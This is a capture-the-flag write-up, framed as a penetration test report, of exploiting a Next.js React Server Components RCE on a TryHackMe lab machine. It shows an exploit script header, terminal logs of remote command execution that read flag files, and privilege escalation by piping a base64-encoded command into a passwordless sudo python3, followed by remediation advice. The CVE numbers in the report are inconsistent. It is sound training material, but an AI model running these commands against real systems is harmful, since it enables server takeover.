



OFFENSIVE SECURITY

Penetration Test Report for Next.js 16.0.6 RCE

EXECUTIVE SUMMARY:

Date: February 17, 2026

Target: <http://10.64.146.119:3000> (**COMPETITION** : Love at First Breach Of THM)

Tester: imsecure (<https://github.com/imad457>)

KEY FINDINGS/Vulnerability Type:

- ✓ **CRITICAL:** CVE-2025-66478 Next.js RCE (CVSS 10.0)
- ✓ **HIGH:** sudo python3 NOPASSWD → Root shell
- ✓ **HIGH:** privilege escalation



Secerity: Critical

VULNERABILITY DESCRIPTION:


Problem: React Server Components insecure deserialization allows prototype pollution → Node.js child_process RCE.

How it works :

1. AppAnalyze detects Next.js 16.0.6 (App Router + RSC enabled)
2. Found RCE Python script → Modified for reverse shell to my attacker machine
3. Executed script → Got shell as user **daniel**
4. Priviellge escalation → became the **ROOT**



PoC - Proof of Concept:



Wappalayer fingerprinting → Next.js 16.0.6 confirmed



```
GNU nano 8.7 CVE-2025-55182-exploit.py *
#!/usr/bin/env python3
"""
CVE-2025-55182 - React Server Components RCE Exploit
Full Remote Code Execution against Next.js applications

⚠️ FOR AUTHORIZED SECURITY TESTING ONLY ⚠️

Affected versions:
- react-server-dom-webpack: 19.0.0 - 19.2.0
- Next.js: 15.x, 16.x (using App Router with Server Actions)

The vulnerability exploits prototype pollution in the Flight protocol
deserialization to achieve arbitrary code execution.
"""

import requests
import argparse
import sys
import time

class CVE2025_55182_RCE:
    """Full RCE exploit for CVE-2025-55182"""
    def __init__(self, target_url: str, timeout: int = 15):
        self.target_url = target_url.rstrip('/')
        self.timeout = timeout
        self.session = requests.Session()

    def build_payload(self, command: str) -> tuple[str, str]:
        """
        Build the RCE payload that exploits prototype pollution.
        Returns (body, content_type) for multipart form data.
        """
```

Found Python RCE exploit script → Modified
IP:PORT for reverse shell



```
Session 2 | Terminal 1
t$ (imad)
(kali@kali)-[~]
$ ls
Applications Desktop Downloads Extensions go Pictures Result tools 'VirtualBox VMs'
CVE-2025-55182-exploit.py Documents evil-winrm Games Music Public Templates Videos

(kali@kali)-[~]
$ python3 CVE-2025-55182-exploit.py
usage: CVE-2025-55182-exploit.py [-h] [-c COMMAND] [--check] [--revshell IP PORT] [--exfil CMD IP PORT] [-t TIMEOUT] target
CVE-2025-55182-exploit.py: error: the following arguments are required: target

(kali@kali)-[~]
$ python2 CVE-2025-55182-exploit.py http://10.64.146.119:3000 -c "id"
=====
CVE-2025-55182 - React Server Components RCE
=====
[*] Target: http://10.64.146.119:3000
[*] Command: id
[*] Sending exploit payload...
[+] Command executed! Result in redirect: /login?a=uid=100(daniel) gid=101(secgroup) groups=101(secgroup),101(secgroup);push

(kali@kali)-[~]
$ python3 CVE-2025-55182-exploit.py http://10.64.146.119:3000 -c "whoami"
=====
CVE-2025-55182 - React Server Components RCE
=====
[*] Target: http://10.64.146.119:3000
[*] Command: whoami
[*] Sending exploit payload...
[+] Command executed! Result in redirect: /login?a=daniel;push

(kali@kali)-[~]
$
```



```
Session 2 | Terminal 1
t$ (imad)
(kali@kali)~$ python3 CVE-2025-55182-exploit.py http://10.64.146.119:3000 -c "cat /home/daniel/user.txt"
=====
CVE-2025-55182 - React Server Components RCE
=====
[*] Target: http://10.64.146.119:3000
[*] Command: cat /home/daniel/user.txt
[*] Sending exploit payload...
[+] Command executed! Result in redirect: /login?a=THM(R34c7_2_5h311_3xp1017);push
(kali@kali)~$
```

Python RCE exploit executed successfully

daniel user shell established on 192.168.141.145:1234

user.txt flag captured - initial foothold confirmed



```
1$ (imad)
(kali@kali)-[~]
$ python3 CVE-2025-55182-exploit.py http://10.64.146.119:3000 -c "sudo -l"
=====
CVE-2025-55182 - React Server Components RCE
=====
[*] Target: http://10.64.146.119:3000
[*] Command: sudo -l
[*] Sending exploit payload...
[+] Exploit sent successfully (status 500) // Privsec Strategy (Romance & Co CTF)

(kali@kali)-[~]
$ python3 CVE-2025-55182-exploit.py http://10.64.146.119:3000 -c "sudo -l | grep NOPASS"
=====
CVE-2025-55182 - React Server Components RCE
=====
[*] Target: http://10.64.146.119:3000
[*] Command: sudo -l | grep NOPASS
[*] Sending exploit payload...
[+] Command executed! Result in redirect: /login?a=(root) NOPASSWD: /usr/bin/python3;push
// Computer CTF Privsec Strategy (Romance & Co CTF)

(kali@kali)-[~]
$
```

sudo -l enumeration → (root) NOPASSWD: /usr/bin/python3 discovered



```
Session 2 | Terminal 1
TS{imad}
(kali@kali)-[~]
└─$ python3 CVE-2025-55182-exploit.py http://10.64.146.119:3000 -c "sudo python3 -c 'import os; os.system(\"cat /root/root.txt\")'"
=====
CVE-2025-55182 - React Server Components RCE
=====
[*] Target: http://10.64.146.119:3000
[*] Command: sudo python3 -c 'import os; os.system("cat /root/root.txt")'
[*] Sending exploit payload...
[+] Exploit sent successfully (status 500)

(kali@kali)-[~]
└─$ python3 CVE-2025-55182-exploit.py http://10.64.146.119:3000 -c "echo aW1wb3J0IG9z0yBvcy5zeXN0ZW0gKCJjYXQgL3Jvb3Qvc9vdC50eHQiKSA= | base64 -d | sudo python3"
=====
CVE-2025-55182 - React Server Components RCE
=====
[*] Target: http://10.64.146.119:3000
[*] Command: echo aW1wb3J0IG9z0yBvcy5zeXN0ZW0gKCJjYXQgL3Jvb3Qvc9vdC50eHQiKSA= | base64 -d | sudo python3
[*] Sending exploit payload...
[+] Command executed! Result in redirect: /login?a=THM{Pr1v_35c_47_175_f1n357};push

(kali@kali)-[~]
└─$
```

`sudo python3 base64 payload` → root shell → `/root/root.txt` **captured successfully**

`sudo python3 -c 'import os; os.system("cat /root/root.txt")'` → **ROOT flag captured**
(base64 encoding bypass → `sudo python3` → `/root/root.txt` obtained)



RECOMMENDATIONS & REMEDIATION

CRITICAL (Immediate Action Required):

1. Upgrade Next.js → 16.0.7+ (CVE-2025-66478 patched)
2. Remove sudo python3 NOPASSWD from /etc/sudoers
3. Disable React Server Components (RSC) endpoints

HIGH:

1. Implement input validation + sanitization on all POST /api/*
2. Secure cron jobs: chmod 644 /etc/cron.d/*
3. Remove unnecessary sudo permissions for service accounts

MEDIUM:

1. Hide framework versions (Next.js generator meta tag)
2. Deploy WAF (Cloudflare/AWS WAF) with RCE signatures
3. Regular sudo -l enumeration during hardening



BUSINESS IMPACT:

- ⚠ Complete remote server takeover
 - ⚠ Data exfiltration capability
 - ⚠ Persistent backdoor installation possible
 - ⚠ Lateral movement to internal network
-

Prepared by: imsecure

Portfolio: <https://github.com/imad457>

Date: February 17, 2026